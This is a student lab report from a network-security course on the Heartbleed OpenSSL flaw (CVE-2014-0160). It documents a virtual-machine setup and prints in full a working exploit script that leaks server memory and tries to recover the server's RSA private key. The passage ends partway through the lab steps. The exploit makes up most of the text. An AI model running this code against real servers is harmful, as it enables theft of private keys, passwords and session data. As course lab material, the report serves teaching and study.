The Laboratory of Computer Networks Security

(UE19CS326)

Documented by Anurag.R.Simha

SRN	:	PES2UG19CS052
Name	:	Anurag.R.Simha
Date	:	04/12/2021
Section	:	A
Week	:	8

The Table of Contents

The Setup

For the experimentation of various attacks, two virtual machines were employed.

1. The Victim machine (10.0.2.20)

```
seed_PES2UG19CS052_Anurag.R.Simha@Victim:~$ ifconfig
eth14     Link encap:Ethernet  HWaddr 08:00:27:c3:4d:3e
          inet addr:10.0.2.20  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fec3:4d3e/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:51 errors:0 dropped:0 overruns:0 frame:0
          TX packets:104 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:8279 (8.2 KB)  TX bytes:13454 (13.4 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:22 errors:0 dropped:0 overruns:0 frame:0
          TX packets:22 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:1868 (1.8 KB)  TX bytes:1868 (1.8 KB)

seed_PES2UG19CS052_Anurag.R.Simha@Victim:~$
```

3. The Attacker machine (10.0.2.19)

```
seed_PES2UG19CS052_Anurag.R.Simha@Attacker:~$ ifconfig
eth13     Link encap:Ethernet  HWaddr 08:00:27:49:7a:28
          inet addr:10.0.2.19  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe49:7a28/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:103 errors:0 dropped:0 overruns:0 frame:0
          TX packets:104 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:17062 (17.0 KB)  TX bytes:13707 (13.7 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:23 errors:0 dropped:0 overruns:0 frame:0
          TX packets:23 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:1917 (1.9 KB)  TX bytes:1917 (1.9 KB)

seed_PES2UG19CS052_Anurag.R.Simha@Attacker:~$
```

Overview

The Heartbleed bug (CVE-2014-0160) is a severe implementation flaw in the OpenSSL library, which enables attackers to steal data from the memory of the victim server. The contents of the stolen data depend on what is there in the memory of the server. It could potentially contain private keys, TLS session keys, user names, passwords, credit cards, etc. The vulnerability is in the implementation of the Heartbeat protocol, which is used by SSL/TLS to keep the connection alive. The objective is to understand the malignity of this vulnerability, the functioning of this attack, and the aid to this problem. The affected OpenSSL version range is from 1.0.1 to 1.0. If. The version in the SEEDUbuntu 12.04 VM is 1.0.1.

1. Configuring the DNS Server for the attacker machine

The downloaded SEEDUbuntu VM has the apache2 web server setup completed to host the social networking website ELGG. **www.heartbleedlabelegg.com** is the domain name for the site. The hosts file, /etc/hosts, that's on the Attacker's machine (10.0.2.19) is altered to make them believe **www. heartbleedlabelegg.com** is on the server machine. If this step is skipped, the interaction will only affect the localhost server. Modifications are done to the hosts file (on Attacker's machine) using the following command.

The command: `sudo gedit /etc/hosts`

```
seed_PES2UG19CS052_Anurag.R.Simha@Attacker:~$ sudo gedit /etc/hosts
```

```
127.0.0.1       localhost
127.0.1.1       ubuntu

# The following lines are for SEED labs
127.0.0.1       www.OriginalPhpbb3.com

127.0.0.1       www.CSRFLabCollabtive.com
127.0.0.1       www.CSRFLabAttacker.com

127.0.0.1       www.SQLLabCollabtive.com

127.0.0.1       www.XSSLabCollabtive.com

127.0.0.1       www.SOPLab.com
127.0.0.1       www.SOPLabAttacker.com
127.0.0.1       www.SOPLabCollabtive.com

127.0.0.1       www.OriginalphpMyAdmin.com

127.0.0.1       www.CSRFLabElgg.com
127.0.0.1       www.XSSLabElgg.com
127.0.0.1       www.SeedLabElgg.com
10.0.2.20       www.heartbleedlabelgg.com
127.0.0.1       www.WTLabElgg.com

127.0.0.1       www.wtmobilestore.com
127.0.0.1       www.wtshoestore.com
127.0.0.1       www.wtelectronicsstore.com
127.0.0.1       www.wtcamerastore.com

127.0.0.1       www.wtlabadserver.com

# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
ff02::3 ip6-allhosts
```

Fig. 1: Modifying the 'hosts' file.

Before:

```
127.0.0.1       www.heartbleedlabelgg.com
```

After:

```
10.0.2.20       www.heartbleedlabelgg.com
```

2. A Warm-Up Exercise

To get familiar with the Heartbleed attack, on the attacker machine, the file **attack.py** is executed. The whereabouts of this file is in the shared folder directory, "/media/sf_The_Lab/Week 8".

The program:

Name: attack.py

```
#!/usr/bin/python
# Code originally from https://gist.github.com/eelsivart/10174134
# Modified by Haichao Zhang
# Last Updated: 2/12/15
# Version 1.20
#
#
# -added option to the payload length of the heartbeat payload
# Don't forget to "chmod 775 ./attack.py" to make the code executable
# Students can use eg. "./attack.py www.seedlabelgg.com -l 0x4001" to send the
heartbeat request with payload length variable=0x4001
# The author disclaims copyright to this source code.
import sys
import struct
import socket
import time
import select
import re
import time
import os
from optparse import OptionParser
options = OptionParser(usage='%prog server [options]', description='Test and
exploit TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)')
options.add_option('-p', '--port', type='int', default=443, help='TCP port to
test (default: 443)')
options.add_option('-l', '--length', type='int', default=0x4000,dest="len",
help='payload length to test (default: 0x4000)')
options.add_option('-n', '--num', type='int', default=1, help='Number of times
to connect/loop (default: 1)')
options.add_option('-s', '--starttls', action="store_true", dest="starttls",
help='Issue STARTTLS command for SMTP/POP/IMAP/FTP/etc...')
```

```
options.add_option('-f', '--filein', type='str', help='Specify input file,
line delimited, IPs or hostnames or IP:port or hostname:port')
options.add_option('-v', '--verbose', action="store_true", dest="verbose",
help='Enable verbose output')
options.add_option('-x', '--hexdump', action="store_true", dest="hexdump",
help='Enable hex output')
options.add_option('-r', '--rawoutfile', type='str', help='Dump the raw memory
contents to a file')
options.add_option('-a', '--asciioutfile', type='str', help='Dump the ascii
contents to a file')
options.add_option('-d', '--donotdisplay', action="store_true",
dest="donotdisplay", help='Do not display returned data on screen')
options.add_option('-e', '--extractkey', action="store_true",
dest="extractkey", help='Attempt to extract RSA Private Key, will exit when
found. Choosing this enables -d, do not display returned data on screen.')
opts, args = options.parse_args()
if opts.extractkey:
    import base64, gmpy
    from pyasn1.codec.der import encoder
    from pyasn1.type.univ import *
def hex2bin(arr):
    return ''.join('{:02x}'.format(x) for x in arr).decode('hex')
tls_versions = {0x01:'TLSv1.0',0x02:'TLSv1.1',0x03:'TLSv1.2'}
def build_client_hello(tls_ver):
    client_hello = [
# TLS header ( 5 bytes)
0x16,               # Content type (0x16 for handshake)
0x03, tls_ver,         # TLS Version
0x00, 0xdc,         # Length
# Handshake header
0x01,               # Type (0x01 for ClientHello)
0x00, 0x00, 0xd8,   # Length
0x03, tls_ver,         # TLS Version
# Random (32 byte)
0x53, 0x43, 0x5b, 0x90, 0x9d, 0x9b, 0x72, 0x0b,
0xbc, 0x0c, 0xbc, 0x2b, 0x92, 0xa8, 0x48, 0x97,
0xcf, 0xbd, 0x39, 0x04, 0xcc, 0x16, 0x0a, 0x85,
0x03, 0x90, 0x9f, 0x77, 0x04, 0x33, 0xd4, 0xde,
0x00,               # Session ID length
0x00, 0x66,         # Cipher suites length
# Cipher suites (51 suites)
0xc0, 0x14, 0xc0, 0x0a, 0xc0, 0x22, 0xc0, 0x21,
0x00, 0x39, 0x00, 0x38, 0x00, 0x88, 0x00, 0x87,
0xc0, 0x0f, 0xc0, 0x05, 0x00, 0x35, 0x00, 0x84,
0xc0, 0x12, 0xc0, 0x08, 0xc0, 0x1c, 0xc0, 0x1b,
0x00, 0x16, 0x00, 0x13, 0xc0, 0x0d, 0xc0, 0x03,
0x00, 0x0a, 0xc0, 0x13, 0xc0, 0x09, 0xc0, 0x1f,
0xc0, 0x1e, 0x00, 0x33, 0x00, 0x32, 0x00, 0x9a,
```

```
0x00, 0x99, 0x00, 0x45, 0x00, 0x44, 0xc0, 0x0e,
0xc0, 0x04, 0x00, 0x2f, 0x00, 0x96, 0x00, 0x41,
0xc0, 0x11, 0xc0, 0x07, 0xc0, 0x0c, 0xc0, 0x02,
0x00, 0x05, 0x00, 0x04, 0x00, 0x15, 0x00, 0x12,
0x00, 0x09, 0x00, 0x14, 0x00, 0x11, 0x00, 0x08,
0x00, 0x06, 0x00, 0x03, 0x00, 0xff,
0x01,               # Compression methods length
0x00,               # Compression method (0x00 for NULL)
0x00, 0x49,         # Extensions length
# Extension: ec_point_formats
0x00, 0x0b, 0x00, 0x04, 0x03, 0x00, 0x01, 0x02,
# Extension: elliptic_curves
0x00, 0x0a, 0x00, 0x34, 0x00, 0x32, 0x00, 0x0e,
0x00, 0x0d, 0x00, 0x19, 0x00, 0x0b, 0x00, 0x0c,
0x00, 0x18, 0x00, 0x09, 0x00, 0x0a, 0x00, 0x16,
0x00, 0x17, 0x00, 0x08, 0x00, 0x06, 0x00, 0x07,
0x00, 0x14, 0x00, 0x15, 0x00, 0x04, 0x00, 0x05,
0x00, 0x12, 0x00, 0x13, 0x00, 0x01, 0x00, 0x02,
0x00, 0x03, 0x00, 0x0f, 0x00, 0x10, 0x00, 0x11,
# Extension: SessionTicket TLS
0x00, 0x23, 0x00, 0x00,
# Extension: Heartbeat
0x00, 0x0f, 0x00, 0x01, 0x01
    ]
    return client_hello
def build_heartbeat(tls_ver):
    heartbeat = [
0x18,       # Content Type (Heartbeat)
0x03, tls_ver,  # TLS version
0x00, 0x29,  # Length
# Payload
0x01,       # Type (Request)
opts.len/256, opts.len%256,  # Payload length
0x41, 0x41, 0x41, 0x41, 0x41, 0x41, 0x41, 0x41,
0x41, 0x41, 0x41, 0x41, 0x41, 0x41, 0x41, 0x41,
0x41, 0x41, 0x41, 0x41, 0x41, 0x42, 0x43, 0x44,
0x45, 0x46, 0x47, 0x48, 0x49, 0x4A, 0x4B, 0x4C,
0x4D, 0x4E, 0x4F, 0x41, 0x42, 0x43, 0x44, 0x45,
0x46, 0x47, 0x48, 0x49, 0x4A, 0x4B, 0x4C, 0x4D,
0x4E, 0x4F, 0x41, 0x42, 0x43, 0x44,
0x45, 0x46, 0x47, 0x48, 0x49, 0x4A, 0x4B, 0x4C,
0x4D, 0x4E, 0x4F, 0x41, 0x42, 0x43, 0x44, 0x45,
0x46, 0x47, 0x48, 0x49, 0x4A, 0x4B, 0x4C, 0x4D,
0x4E, 0x4F, 0x41, 0x42, 0x43, 0x44,
0x45, 0x46, 0x47, 0x48, 0x49, 0x4A, 0x4B, 0x4C,
0x4D, 0x4E, 0x4F, 0x41, 0x42, 0x43, 0x44, 0x45,
0x46, 0x47, 0x48, 0x49, 0x4A, 0x4B, 0x4C, 0x4D,
0x4E, 0x4F, 0x41, 0x42, 0x43, 0x44,
```

```
0x45, 0x46, 0x47, 0x48, 0x49, 0x4A, 0x4B, 0x4C,
0x4D, 0x4E, 0x4F, 0x41, 0x42, 0x43, 0x44, 0x45,
0x46, 0x47, 0x48, 0x49, 0x4A, 0x4B, 0x4C, 0x4D,
0x4E, 0x4F, 0x41, 0x42, 0x43, 0x44,
0x45, 0x46, 0x47, 0x48, 0x49, 0x4A, 0x4B, 0x4C,
0x4D, 0x4E, 0x4F, 0x41, 0x42, 0x43, 0x44, 0x45,
0x46, 0x47, 0x48, 0x49, 0x4A, 0x4B, 0x4C, 0x4D,
0x4E, 0x4F
    ]
    return heartbeat
if opts.rawoutfile:
    rawfileOUT = open(opts.rawoutfile, "a")
if opts.asciioutfile:
    asciifileOUT = open(opts.asciioutfile, "a")
if opts.extractkey:
    opts.donotdisplay = True
def hexdump(s):
    pdat = ''
    hexd = ''
    for b in xrange(0, len(s), 16):
        lin = [c for c in s[b : b + 16]]
        if opts.hexdump:
            hxdat = ' '.join('%02X' % ord(c) for c in lin)
            pdat = ''.join((c if 32 <= ord(c) <= 126 else '.' )for c in lin)
            hexd += '  %04x: %-48s %s\n' % (b, hxdat, pdat)
        else:
            pdat += ''.join((c if ((32 <= ord(c) <= 126) or (ord(c) == 10) or
(ord(c) == 13)) else '.' )for c in lin)
    if opts.hexdump:
        return hexd
    else:
        pdat = re.sub(r'([.]{50,})', '', pdat)
        if opts.asciioutfile:
            asciifileOUT.write(pdat)
        return pdat
def rcv_tls_record(s):
    print 'Analyze the result....'
    try:
        tls_header = s.recv(5)
        if not tls_header:
            print 'Unexpected EOF (header)'
            return None,None,None
        typ,ver,length = struct.unpack('>BHH',tls_header)
        message = ''
        while len(message) != length:
            message += s.recv(length-len(message))
        if not message:
            print 'Unexpected EOF (message)'
```

```
            return None,None,None
        if opts.verbose:
            print 'Received message: type = {}, version = {}, length =
{}'.format(typ,hex(ver),length,)
        return typ,ver,message
    except Exception as e:
        print "\nError Receiving Record! " + str(e)
        return None,None,None
def hit_hb(s, targ, firstrun, supported):
    s.send(hex2bin(build_heartbeat(supported)))
    while True:
        typ, ver, pay = rcv_tls_record(s)
        if typ is None:
            print 'No heartbeat response received, server likely not
vulnerable'
            return ''
        if typ == 24:
            if opts.verbose:
                print 'Received heartbeat response...'
            if len(pay) > 0x29:
                if firstrun or opts.verbose:
                    print '\nWARNING: ' + targ + ':' + str(opts.port) + '
returned more data than it should - server is vulnerable!'
                if opts.rawoutfile:
                    rawfileOUT.write(pay)
                if opts.extractkey:
                    return pay
                else:
                    return hexdump(pay)
            else:
                print 'Server processed malformed heartbeat, but did not
return any extra data.'
        if typ == 21:
            print 'Received alert:'
            return hexdump(pay)
            print 'Server returned error, likely not vulnerable'
            return ''
def conn(targ, port):
    try:
        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        sys.stdout.flush()
        s.settimeout(10)
        #time.sleep(0.2)
        s.connect((targ, port))
        return s
    except Exception as e:
       print "Connection Error! " + str(e)
       return None
```

```
def bleed(targ, port):
    try:
        res = ''
        firstrun = True
        print
'\n################################################################'
        print 'Connecting to: ' + targ + ':' + str(port) + ', ' +
str(opts.num) + ' times'
        for x in range(0, opts.num):
            if x > 0:
                firstrun = False
            if x == 0 and opts.extractkey:
                print "Attempting to extract private key from returned
data..."
                if not os.path.exists('./hb-certs'):
                    os.makedirs('./hb-certs')
                print '\nGrabbing public cert from: ' + targ + ':' + str(port)
+ '\n'
                os.system('echo | openssl s_client -connect ' + targ + ':' +
str(port) + ' -showcerts | openssl x509 > hb-certs/sslcert_' + targ +
'.pem')
                print '\nExtracting modulus from cert...\n'
                os.system('openssl x509 -pubkey -noout -in hb-certs/sslcert_'
+ targ + '.pem > hb-certs/sslcert_' + targ + '_pubkey.pem')
                output = os.popen('openssl x509 -in hb-certs/sslcert_' + targ
+ '.pem -modulus -noout | cut -d= -f2')
                modulus = output.read()
            s = conn(targ, port)
            if not s:
                continue
            # send starttls command if specified as an option or if common
smtp/pop3/imap ports are used
            if (opts.starttls) or (port in {25, 587, 110, 143, 21}):
                stls = False
                atls = False
                # check if smtp supports starttls/stls
                if port in {25, 587}:
                    print 'SMTP Port... Checking for STARTTLS Capability...'
                    check = s.recv(1024)
                    s.send("EHLO someone.org\n")
                    sys.stdout.flush()
                    check += s.recv(1024)
                    if opts.verbose:
                        print check
                    if "STARTTLS" in check:
                        opts.starttls = True
                        print "STARTTLS command found"
                    elif "STLS" in check:
```

```
                        opts.starttls = True
                        stls = True
                        print "STLS command found"
                    else:
                        print "STARTTLS command NOT found!"
                        print
'###############################################################'
                        return
                # check if pop3/imap supports
starttls/stls
                elif port in {110, 143}:
                    print 'POP3/IMAP4 Port... Checking for STARTTLS
Capability...'
                    check = s.recv(1024)
                    if port == 110:
                        s.send("CAPA\n")
                    if port == 143:
                        s.send("CAPABILITY\n")
                    sys.stdout.flush()
                    check += s.recv(1024)
                    if opts.verbose:
                        print check
                    if "STARTTLS" in check:
                        opts.starttls = True
                        print "STARTTLS command found"
                    elif "STLS" in check:
                        opts.starttls = True
                        stls = True
                        print "STLS command found"
                    else:
                        print "STARTTLS command NOT found!"
                        print
'###############################################################'
                        return
                # check if ftp supports auth
tls/starttls
                elif port in {21}:
                    print 'FTP Port... Checking for AUTH TLS Capability...'
                    check = s.recv(1024)
                    s.send("FEAT\n")
                    sys.stdout.flush()
                    check += s.recv(1024)
                    if opts.verbose:
                        print check
                    if "STARTTLS" in check:
                        opts.starttls = True
                        print "STARTTLS command found"
                    elif "AUTH TLS" in check:
```

```
                        opts.starttls = True
                        atls = True
                        print "AUTH TLS command found"
                    else:
                        print "STARTTLS command NOT found!"
                        print
'################################################################'
                        return
                # send appropriate tls command if
supported
                if opts.starttls:
                    sys.stdout.flush()
                    if stls:
                        print 'Sending STLS Command...'
                        s.send("STLS\n")
                    elif atls:
                        print 'Sending AUTH TLS Command...'
                        s.send("AUTH TLS\n")
                    else:
                        print 'Sending STARTTLS Command...'
                        s.send("STARTTLS\n")
                    if opts.verbose:
                        print 'Waiting for reply...'
                    sys.stdout.flush()
                    rcv_tls_record(s)
            supported = False
            for num,tlsver in tls_versions.items():
                if firstrun:
                    print 'Sending Client Hello for {}'.format(tlsver)
                s.send(hex2bin(build_client_hello(num)))
                if opts.verbose:
                    print 'Waiting for Server Hello...'
                while True:
                    typ,ver,message = rcv_tls_record(s)
                    if not typ:
                        if opts.verbose:
                            print 'Server closed connection without sending
ServerHello for {}'.format(tlsver)
                        s.close()
                        s = conn(targ, port)
                        break
                    if typ == 22 and ord(message[0]) == 0x0E:
                        if firstrun:
                            print 'Received Server Hello for
{}'.format(tlsver)
                        supported = True
                        break
                if supported: break
```

```
            if not supported:
                print '\nError! No TLS versions supported!'
                print
'#################################################################'
                return
            if opts.verbose:
                print '\nSending heartbeat request...'
            sys.stdout.flush()
            keyfound = False
            if opts.extractkey:
                res = hit_hb(s, targ, firstrun, supported)
                if res == '':
                    continue
                keyfound = extractkey(targ, res, modulus)
            else:
                res += hit_hb(s, targ, firstrun, supported)
            s.close()
            if keyfound:
                sys.exit(0)
            else:
                sys.stdout.write('\rPlease wait... connection attempt ' +
str(x+1) + ' of ' + str(opts.num))
                sys.stdout.flush()
        print
'\n#################################################################'
        print
        return res
    except Exception as e:
       print "Error! " + str(e)
       print
'#################################################################'
       print
def extractkey(host, chunk, modulus):
    #print "\nChecking for private key...\n"
    n = int (modulus, 16)
    keysize = n.bit_length() / 16
    for offset in xrange (0, len (chunk) - keysize):
        p = long (''.join (["%02x" % ord (chunk[x]) for x in xrange (offset +
keysize - 1, offset - 1, -1)]).strip(), 16)
        if gmpy.is_prime (p) and p != n and n % p == 0:
            if opts.verbose:
                print '\n\nFound prime: ' + str(p)
            e = 65537
            q = n / p
            phi = (p - 1) * (q - 1)
            d = gmpy.invert (e, phi)
            dp = d % (p - 1)
            dq = d % (q - 1)
```

```
            qinv = gmpy.invert (q, p)
            seq = Sequence()
            for x in [0, n, e, d, p, q, dp, dq, qinv]:
                seq.setComponentByPosition (len (seq), Integer (x))
            print "\n\n-----BEGIN RSA PRIVATE KEY-----\n%s-----END RSA PRIVATE
KEY-----\n\n" % base64.encodestring(encoder.encode (seq))
            privkeydump = open("hb-certs/privkey_" + host + ".dmp", "a")
            privkeydump.write(chunk)
            return True
        else:
            return False
def main():
    print "\ndefribulator v1.20"
    print "A tool to test and exploit the TLS heartbeat vulnerability aka
heartbleed (CVE-2014-0160)"
    allresults = ''
    # if a file is specified, loop through file
    if opts.filein:
        fileIN = open(opts.filein, "r")
        for line in fileIN:
            targetinfo = line.strip().split(":")
            if len(targetinfo) > 1:
                allresults = bleed(targetinfo[0], int(targetinfo[1]))
            else:
                allresults = bleed(targetinfo[0], opts.port)
            if allresults and (not opts.donotdisplay):
                print '%s' % (allresults)
        fileIN.close()
    else:
        if len(args) < 1:
            options.print_help()
            return
        allresults = bleed(args[0], opts.port)
        if allresults and (not opts.donotdisplay):
            print '%s' % (allresults)
    print
    if opts.rawoutfile:
        rawfileOUT.close()
    if opts.asciioutfile:
        asciifileOUT.close()
if __name__ == '__main__':
    main()
```

In this program, the Heartbleed vulnerability is examined by sending and receiving connections/packets from the server. This aids in investigating the vulnerability during the implementation of OpenSSL.



Fig. 2: Locating the python file, attack.py

This is now converted into an executable file.

The command: `sudo chmod 777 attack.py`



Fig. 2(a): The file is already an executable.

Next, the program is put into effect by the command:

`sudo python attack.py www.heartbleedlabelgg.com`



Fig. 2(b): Running the program.

Figure 2(b) demonstrates the triumph of the attack. The Heartbleed attack is successful when the server returns more data than it ought to send, and that's impeccably observed here. Alas, there's no secret information being received yet.

Exploring the Damage of the Heartbleed Attack

(a) On the victim machine

Now, www.heartbleedlabelgg.com is browsed.



Fig. 2(c): Browsing the website.

A UI as depicted in the figure above appears. A login is made as an administrator.

Username: admin

Password: seedelgg



Fig. 2(d): Logged in as the administrator.

Boby is added as a friend. (The path: More → Members → Boby → Add Friend)

Fig. 2(e): Boby is added as a friend.

Next, Boby is sent a message.

